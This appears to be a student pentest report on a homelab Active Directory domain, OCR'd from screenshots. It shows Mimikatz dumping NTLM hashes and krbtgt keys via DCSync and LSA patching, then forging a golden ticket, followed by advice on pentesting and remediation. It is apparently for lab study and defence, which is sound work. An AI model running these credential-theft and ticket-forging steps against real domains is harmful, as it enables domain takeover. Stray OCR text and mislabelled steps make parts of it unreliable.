┌──(kali㉿kali)-[/opt]
└─$ sudo git clone https://github.com/fortra/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 23755, done.
remote: Counting objects: 100% (328/328), done.
remote: Compressing objects: 100% (220/220), done.
remote: Total 23755 (delta 184), reused 198 (delta 108), pack-reused 23427 (from 1)
Receiving objects: 100% (23755/23755), 10.43 MiB | 4.88 MiB/s, done.
Resolving deltas: 100% (17976/17976), done.

┌──(kali㉿kali)-[/opt]
└─$ cd impacket

┌──(kali㉿kali)-[/opt/impacket]
└─$ ls
ChangeLog.md  LICENSE      README.md    TESTING.md  impacket               requirements.txt  tests
Dockerfile    MANIFEST.in  SECURITY.md  examples    requirements-test.txt  setup.py          tox.ini

┌──(kali㉿kali)-[/opt/impacket]
└─$ 
```

6.5. Mimikatz

Installation:-




Windows Server 2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali
Windows Server 2019
Windows 10 x64 (5)
Home
kali
Windows Server 2019
Windows 10 x64 (5)
Select Administrator: Command Prompt
mimikatz 2.2.0 x64 (oe.eo)
Activate Windows
Go to Settings to activate Windows

```
Microsoft Windows [Version 10.0.17763.3650]
```


```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:homelab.server /user:krbtgt
[DC] 'homelab.server' will be the domain
[DC] 'WINDOWSDC.homelab.server' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
```

Dumping hashes with mimikatz and getting password with it


Recyc
Fire
Cons
Select Administrator: Command Prompt
mimikatz 2.2.0 x64 (oe.eo)


```
Microsoft Windows [Version 10.0.17763.3650]
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```


Recyc
Fire
Cons
mi
Select Administrator: Command Prompt
mimikatz 2.2.0 x64 (oe.eo)
Activate Windows

```
Microsoft Windows [Version 10.0.17763.3650]
```

```
mimikatz # lsadump::lsa /patch
Domain : HOMELAB / S-1-5-21-618105212-1544798854-2443193001

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 25a1b8c07e6f53c6249f6fc07ac81f29

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 86c02697aba9b572ca540bd846c3016d

RID  : 00000454 (1108)
User : cseadmin
LM   :
```



Help
Home
kali
Windows Server 2019
Windows 10 x64 (5)
Select Administrator: Command Prompt
mimikatz 2.2.0 x64 (oe.eo)


```
Microsoft Windows [Version 10.0.17763.3650]

RID  : 00000456 (1110)
User : user
LM   :
NTLM : d29a04edcde57c6569c7d236551be1de

RID  : 000003e8 (1000)
User : WINDOWSDC$
LM   :
NTLM : 512ef458d5a12586c4ce585fbccfbcc6

RID  : 00000452 (1106)
User : WIN7$
LM   :
NTLM : 842b10a88320da1be58a025e68ebe2c0

RID  : 00000455 (1109)
User : WIN10$
LM   :
NTLM : 07fbe23067e08d51082be5fbb3c7a051

mimikatz # hashcat -m 1000 d29a04edcde57c6569c7d236551be1de rockyou.txt
ERROR mimikatz_doLocal ; "hashcat" command of "standard" module not found !
```

lsadump::lsa /patch

This command patches the LSA process to dump credentials, including NTLM hashes and plaintext passwords (if they are cached).

Command:


bash
Copy code
mimikatz # lsadump::lsa /patch




Windows Server 2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali
Windows Server 2019
Windows 10 x64 (5)
Home
kali
Windows Server 2019
Windows 10 x64 (5)
Select Administrator: Command Prompt
mimikatz 2.2.0 x64 (oe.eo)

```
Microsoft Windows [Version 10.0.17763.3650]

          cd  -  Change or display current directory
   localtime  -  Displays system local date and time (OJ command)
    hostname  -  Displays system local hostname

mimikatz # lsadump::lsa
Domain : HOMELAB / S-1-5-21-618105212-1544798854-2443193001

RID  : 000001f4 (500)
User : Administrator
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID  : 000001f5 (501)
User : Guest
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID  : 000001f6 (502)
User : krbtgt
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID  : 00000454 (1108)
User : cseadmin
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003
```


Silver ticket generation:-



```
Microsoft Windows [Version 10.0.17763.3650]
RID  : 00000452 (1106)
User : WIN7$
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID  : 00000455 (1109)
User : WIN10$
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : HOMELAB / S-1-5-21-618105212-1544798854-2443193001

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 86c02697aba9b572ca540bd846c3016d
    LM   :
  Hash NTLM: 86c02697aba9b572ca540bd846c3016d
    ntlm- 0: 86c02697aba9b572ca540bd846c3016d
    lm  - 0: d8865189675be95620826d6fbe30010d

 * WDigest
```



Windows Server 2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali
Windows Server 2019
Windows 10 x64 (5)
Home
Select Administrator: Command Prompt
mimikatz 2.2.0 x64 (oe.eo)
Activate Windows

```
Microsoft Windows [Version 10.0.17763.3650]
    24  77d5f3ed20a868cec939dfce80665bc9
    25  77d5f3ed20a868cec939dfce80665bc9
    26  a346bce1d4fe7f15689f9d2a8afb89a4
    27  c5e0d41c866a876e1112075528c8778f
    28  b7e5404a81cfb468c520ef117a0bad4d
    29  0211495d4eb45e24498a78beda93b86e

 * Kerberos
    Default Salt : HOMELAB.SERVERkrbtgt
    Credentials
      des_cbc_md5       : 46c8571a49254c2c

 * Kerberos-Newer-Keys
    Default Salt : HOMELAB.SERVERkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ad0f82f3170ec166da7c3c3af7ced700ab39cfa52a6fafcf39950f233b074e55
      aes128_hmac       (4096) : bc505582ef6116c7ca48b9680f18a431
      des_cbc_md5       (4096) : 46c8571a49254c2c

 * NTLM-Strong-NTOWF
    Random Value : c5e5949940e117d9ce6aa2706f2e54c5
```



Windows Server 2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali
Windows Server 2019
Windows 10 x64 (5)
Home
Select Administrator: Command Prompt
mimikatz 2.2.0 x64 (oe.eo)
Activate Windows

```
Microsoft Windows [Version 10.0.17763.3650]
    Random Value : c5e5949940e117d9ce6aa2706f2e54c5

mimikatz # kerberos::golden /user:Administrator /domain:homelab.server /sid:S-1-5-21-618105212-1544798854-2443193001 /k
btgt:86c02697aba9b572ca540bd846c3016d /id:500
User      : Administrator
Domain    : homelab.server (HOMELAB)
SID       : S-1-5-21-618105212-1544798854-2443193001
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 86c02697aba9b572ca540bd846c3016d - rc4_hmac_nt
Lifetime  : 15-08-2024 19:54:56 ; 13-08-2034 19:54:56 ; 13-08-2034 19:54:56
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Access cmd through mimikatz


Windows Server 2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali
Windows Server 2019
Windows 10 x64 (5)
Home
kali
Windows Server 2019
Windows 10 x64 (5)
Select Administrator: Command Prompt
Administrator: C:\Windows\SYSTEM32\cmd.exe
mimikatz 2.2.0 x64 (oe.eo)

```
ServiceKey: 86c02697aba9b572ca540bd846c3016d - rc4_hmac_nt
Lifetime  : 15-08-2024 19:54:56 ; 13-08-2034 19:54:56 ; 13-08-2034 19:54:56
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7602343B8

mimikatz # _
```


Windows Server 2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali
Windows Server 2019
Windows 10 x64 (5)
Home
kali
Windows Server 2019
Windows 10 x64 (5)
Select Administrator: Command Prompt
Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.WINDOWSDC\Desktop\mimi\mimikatz_trunk\x64>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CD1-E7C1

 Directory of C:\Users\Administrator.WINDOWSDC\Desktop\mimi\mimikatz_trunk\x64

15-08-2024  19:54    <DIR>          .
15-08-2024  19:54    <DIR>          ..
15-08-2024  18:30            37,208 mimidrv.sys
15-08-2024  18:30         1,355,264 mimikatz.exe
15-08-2024  18:30            37,376 mimilib.dll
15-08-2024  18:30            10,752 mimispool.dll
15-08-2024  19:54             1,409 ticket.kirbi
               5 File(s)      1,442,009 bytes
               2 Dir(s)  51,129,581,568 bytes free

C:\Users\Administrator.WINDOWSDC\Desktop\mimi\mimikatz_trunk\x64>_
```

7. ADVANTAGES AND DISADVANTAGES

Advantages of Active Directory Pentesting

Improved Security Posture

- **Identify Vulnerabilities:** Uncover weaknesses in AD configurations and implementations before they can be exploited by malicious actors.
- **Strengthen Defenses:** Implement remediation measures to address identified vulnerabilities, reducing the risk of security breaches.

Compliance and Risk Management

- **Meet Regulatory Requirements:** Help organizations comply with security standards and regulations such as GDPR, HIPAA, and PCI-DSS that mandate regular security assessments.
- **Risk Mitigation:** Proactively manage and mitigate risks associated with sensitive information and critical infrastructure.

Enhanced Awareness and Training

- **Educate Staff:** Provide insights into potential attack vectors, improving the awareness and readiness of IT and security teams.
- **Test Incident Response:** Evaluate and improve incident response processes and procedures by simulating real-world attack scenarios.

Evaluation of Security Controls

- **Test Effectiveness:** Assess the effectiveness of existing security controls, such as Group Policies and access controls.
- **Identify Gaps:** Detect gaps in security measures that may have been overlooked or misconfigured.

Business Continuity

- **Minimize Downtime:** By identifying and addressing vulnerabilities, organizations can prevent or reduce the impact of potential disruptions caused by security incidents.
- **Protect Reputation:** Maintain trust and credibility with clients and stakeholders by demonstrating a proactive approach to security.

Disadvantages of Active Directory Pentesting

Potential Disruption

- **Operational Impact:** Pentesting can sometimes inadvertently affect the performance or stability of AD services, leading to potential disruptions.
- **False Positives:** Tests may generate false positives, leading to unnecessary alerts and potential misallocation of resources.

Resource Intensive

- **Cost:** Engaging in AD pentesting can be expensive, particularly if using specialized tools or third-party experts.
- **Time-Consuming:** Requires time to conduct, analyze, and remediate vulnerabilities, potentially diverting resources from other critical tasks.

Complexity and Scope

- **Technical Expertise:** Requires skilled professionals with expertise in AD security and pentesting to accurately assess and interpret results.
- **Scope Limitations:** Limited scope of testing may miss certain vulnerabilities or attack vectors if not properly defined.

Risk of Exposure

- **Data Sensitivity:** There is a risk of exposing sensitive information during the testing process, which could be exploited if not properly secured.
- **Misuse of Findings:** Results and vulnerabilities discovered could be misused if they fall into the wrong hands or are not handled responsibly.

Regulatory and Legal Considerations

- **Compliance Issues:** Unauthorized or poorly conducted testing might violate laws or regulations, especially if it impacts systems or data outside the organization’s control.
- **Liability:** Potential legal and financial liabilities if the testing causes unintended damage or disruptions.

Follow-Up Actions Required

- **Implementation of Fixes:** Identified vulnerabilities require timely and effective remediation, which can be challenging and require ongoing effort.
- **Continuous Monitoring:** Post-pentesting, continuous monitoring and reassessment are needed to ensure that the security posture remains robust.

8. CONCLUSION

The Active Directory pentesting project successfully identified several critical vulnerabilities within the AD environment, including weak password policies and misconfigured permissions. These issues pose significant risks, such as unauthorized access and potential data breaches.

Key Findings:

- **Vulnerabilities:** Weak passwords and excessive privileges.
- **Configuration Issues:** Misconfigured Group Policy Objects and permissions.

Recommendations:

1. **Immediate Actions:** Update passwords, apply necessary patches, and adjust permissions.
2. **Long-Term Improvements:** Enforce stricter security policies and enhance monitoring.
3. **Continuous Monitoring:** Regular reassessment to detect and address new vulnerabilities.

Next Steps:

- Develop and execute a remediation plan.
- Schedule follow-up assessments to ensure effectiveness of fixes.
- Integrate findings into ongoing security practices.

9. REFERENCES

9.1 Books and Guides

- **Mastering Active Directory for Windows Server 2016"** by **David W. Chapman**
  - Overview of AD features and security best practices.
- **"The Art of Software Security Assessment"** by **Mark Dowd, John McDonald, and Justin Schuh**
  - Techniques for identifying and mitigating security vulnerabilities.

9.2 Official Documentation

- **Microsoft Active Directory Documentation**
  - URL: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/
  - Official Microsoft documentation on AD architecture and management.

9.3 Research Papers and Articles

- **"Active Directory Security Best Practices"** by **SANS Institute**
  - URL: *https://www.sans.org/white-papers/37418/*
  - A comprehensive guide on securing Active Directory environments.
- **"Understanding Kerberos and the Ticket Granting Ticket (TGT)"** by **Black Hat**
  - URL: *https://www.blackhat.com/docs/eu-14/materials/eu-14-Ward-*Understanding-Kerberos-and-the-Ticket-Granting-Ticket-TGT.pdf

9.4 Tools and Software Documentation

9.5 Online Resources and Blogs

9.6 Standards and Frameworks

- **NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations**
  - URL: *https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final*
  - Provides a framework for implementing security controls.
- **CIS Controls for Effective Cyber Defense**
  - URL: *https://www.cisecurity.org/controls/*
  - Best practices for securing IT systems, including AD environments.